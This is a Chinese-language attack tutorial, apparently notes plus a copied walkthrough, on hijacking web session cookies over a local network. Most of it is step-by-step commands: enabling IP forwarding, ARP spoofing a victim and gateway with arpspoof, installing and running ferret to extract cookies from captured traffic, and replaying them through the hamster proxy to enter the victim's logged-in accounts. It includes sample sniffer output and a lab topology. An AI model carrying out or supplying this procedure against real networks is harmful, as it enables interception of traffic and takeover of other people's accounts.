会话cookie劫持

1.echo 1 >/proc/sys/net/ipv4/ip\_forward //开启流量转发

2. cat /proc/sys/net/ipv4/ip\_forward //查看ip\_forward的值是否为1（关机失效）

3. arpspoof –i eth0 –t 网关IP 目标主机IP //开始欺骗

4. ferret –i eth0 //劫持cookie（如果使用的是64位linux会发现。。。根本木有ferret命令啊，真心坑，不过没关系，装一下吧）

1. 修改正确的软件安装源

2. 添加Kali对32位应用程序的支持

dpkg --add-architecture i386

3. 更新安装源（&&表示要一个个执行啊）

apt-get clean && apt-get update && apt-get upgrade -y && apt-get dist-upgrade -y

4. 完成安装ferret，不用重启

sudo aptitude install ferret-sidejack:i386

该命令成功后，会显示抓取到的网卡设备

SNIFFING: eth0

LINKTYPE: 1 Ethernet

Traffic seen

ID-IP=[192.168.1.104], macaddr=[00:50:56:37:37:a6]

ID-MAC=[00:50:56:37:37:a6], ip=[192.168.1.104]

TEST="icmp", type=5, code=1

5.hamster

执行该命令之后，去修改一下linux浏览器的代理服务器，一般端口是1234

然后打开浏览器访问127.0.0.1:1234，届时选择窃取cookie的主机ip，访问网页即可，可以发现用户是已登陆的

（一般选择url最短的即可，过长的可能是图片或者脚本文件）

另找一个教程，可以做参考

#### 0x 00 ARP欺骗说明

欺骗原理相关内容就不多叙述了，百度一大堆

实施ARP欺骗在Windows下，Linux下都相关工具

由于在Linux下可以开启ip\_forward功能，个人认为Linux下的工具作用效果比较好

#### 0x 01 攻击测试

#### 1、 攻击拓扑

攻击机：Kali Linux    IP：192.168.1.109

受害机：Win 7 64位 IP：192.168.1.106

网关IP： 192.168.1.1

攻击工具：arpspoof，tcpdump，hamster，ferret

前三款工具已经集成在Kali中，ferret需要手动安装

#### 2、 安装ferret

1. 修改正确的软件安装源

2. 添加Kali对32位应用程序的支持

dpkg --add-architecture i386

3. 更新安装源

apt-get clean && apt-get update && apt-get upgrade -y && apt-get dist-upgrade -y


4. 安装ferret

sudo aptitude install ferret-sidejack:i386


#### 3、 打开路由转发（临时生效）

echo "1" > /proc/sys/net/ipv4/ip\_forward

#### 4、 开始ARP欺骗




#### 5、 新开一个Shell，抓取通过eth0接口的输出cookie.cap文件




#### 6、 受害机使用浏览器模拟百度账号登陆过程，或刷新已经登录的页面

#### 7、 结束第4，第5步打开的进程


8、 使用ferret处理抓到包cookie.cap




**9、 架设hamster代理服务器**



**10、 浏览器设置代理后，重启浏览器访问127.0.0.1:1234**





在上面可以看到截取的Cookie信息，打开链接就可以了